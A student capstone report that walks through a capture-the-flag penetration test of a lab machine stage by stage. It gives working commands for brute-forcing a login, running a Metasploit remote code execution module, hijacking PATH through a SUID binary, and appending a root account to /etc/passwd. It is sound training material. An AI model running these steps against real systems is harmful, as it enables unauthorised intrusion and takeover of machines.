**CENTRAL TRAINING ACADEMY**



**Title : Capstone Project**


­

Name : Muhammad Yaseen ibn Akhtar

Submitted To: Sir Faheem Illyas Siddiqi


**1.Reconnaissance (Information Gathering)**

* **Objective:** Collect as much information as possible about the target system.
* **Actions:**
  + **Network Scanning:** Using **Netdiscover** to find the target IP address (192.168.1.15).
  + **Port Scanning:** Running **Nmap** with the -A flag to discover open ports and services (SSH on port 22 and HTTP on port 80).



NMAP scanning using command

**nmap -A 192.168.1.15**

****

**2. Weaponization (Prepare Exploit)**

* **Objective:** Identify vulnerabilities and prepare an attack based on the collected information.
* **Actions:**
  + **Directory Enumeration:** Using **dirb** to find hidden directories (aspadmin) on the web service.
  + **File Downloading:** Using **wget** to download the **user.list** and **password.list** files from the target server for a brute-force attack.

Using Command :

* **Dirb http://192.168.1.15**

A screenshot of a computer

Description automatically generated

By exploring the directories we get an important file of usernames and passwords,

A screenshot of a computer

Description automatically generated

**3. Delivery (Launch the Attack)**

* **Objective:** Launch the attack by exploiting identified vulnerabilities.
* **Actions:**
  + **BurpSuite Brute Force:** Capturing login page requests and using **BurpSuite's Intruder** to brute force the login credentials using the downloaded username and password lists.
  + Successfully obtaining valid credentials: **Username: west** and **Password: Madison**.


Now, Brute forcing through Burpsuit,

Set up proxy , turn on intruder and add username and password file to it and wait for attack to be done.  
// I was in my home and my ip was changed at that time (192.168.1.8)

Also it took me 7 hour to fetch the results

**Username :west**

**Password: madison**




Okay so, again my ip is changed because of network ,

starting from **netdisccover** command ,

Host :192.168.1.12

Target : 192.168.1.15



**4.Exploitation (Exploit Vulnerability)**

* **Objective**: Exploit the vulnerability to gain unauthorized access to the system.
* **Actions:**
  + Using Searchsploit to find a Remote Code Execution (RCE) vulnerability in the CMS Showtime2 plugin.
  + Using Metasploit to execute the RCE exploit: exploit/multi/http/cmsms\_showtime2\_rce, gaining access to a meterpreter shell on the target system.
  + Upgrading the shell to a fully interactive one using a Python one-liner.

Following the instructions and starting Metasploit tool ;

Command : **sudo msfconsole**

A screenshot of a computer program

Description automatically generated

Now, Searchsploit gave us a Remote Code Execution Exploit. And moreover, it is a part of the Metasploit Framework.

**Command : searchsploit showtime2**

A screenshot of a computer program

Description automatically generated

To select the exploit ,Use command : use 0   
then , **options** to see the requirements

A screenshot of a computer program


Description automatically generated

Set the requirements as shown in screenshot using these commands

**> set rhosts 192.168.1.15**

**> set username west**

**> set password madison**



Again see the options ,to see everything is properly done .

A screenshot of a computer

Description automatically generated

here the weaponization is completed and we are going for exploitation  
command : **run**

A screenshot of a computer

Description automatically generated

Now that we have the meterpreter, we ran the shell command to get the bash shell. But this we gave us an improper shell, so we will convert it into a proper shell using the python one-liner.

**python3 -c 'import pty;pty.spawn("/bin/bash")'**

A computer screen shot of a computer screen


Description automatically generated

**5.Installation (Establish Persistence)**

* **Objective:** Install backdoors or further escalate privileges to maintain control over the system.
* **Actions:**
  + **Privilege Escalation via SUID Binaries:** Using find / -perm -u=s -type f to locate files with SUID permissions. Finding the binary network\_info.
  + **PATH Variable Exploit:** Creating a malicious ifconfig file in /tmp, modifying the PATH environment variable to include /tmp, and executing network\_info to escalate privileges.


By using the following command, you can enumerate all binaries having SUID permissions:

**find / -perm -u=s -type f 2>/dev/null**



 PATH is an environmental variable in Linux and Unix-like operating systems which specifies all bin and sbin directories that hold all executable programs are stored. When the user run any command on the terminal, its request to the shell to search for executable files with the help of PATH Variable in response to commands executed by a user.

* **/usr/bin/network\_info**
* **cd /tmp**
* **echo "/bin/bash" > ifconfig**
* **chmod 777 ifconfig**
* **export PATH=/tmp:$PATH**
* **whoami**




**6. Command and Control (C2)**

* **Objective:** Establish a connection to remotely control the compromised system.
* **Actions:**
  + Maintaining access through the meterpreter shell and further escalation with local enumeration using **LinEnum.sh**.
* **Wgethttps://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh**
* **chmod 777 LinEnum.sh**
* **./LinEnum.sh**

A screenshot of a computer program


Description automatically generated

After the successful run of the LinEnum Script, we find some important information that the /etc/passwd file is readable and writable by the user “wside”.



**7. Actions on Objectives (Achieve Goal)**

* **Objective:** Complete the final goal, such as exfiltrating data or capturing sensitive information.
* **Actions:**
  + **Privilege Escalation:** Editing the /etc/passwd file to add a new root user (raj) with the generated salted hash password using **OpenSSL**.
  + Successfully logging in as the root user and capturing the flag.
* **openssl passwd -1 -salt userr 1111**



After, generating the salted hash we edited the /etc/passwd using the echo command to add our password hash.

* **echo 'userr:$1$userr$f2Pmre5QK/Da.Kjkz8ign/:0:0::/root:/bin/bash' >> /etc/passwd**
* **su userr # root**
* **1111 # password for user**

**Mission accomplished! The flag is ours 🥳🥳🚩🚩🚩**

A screen shot of a computer screen

Description automatically generated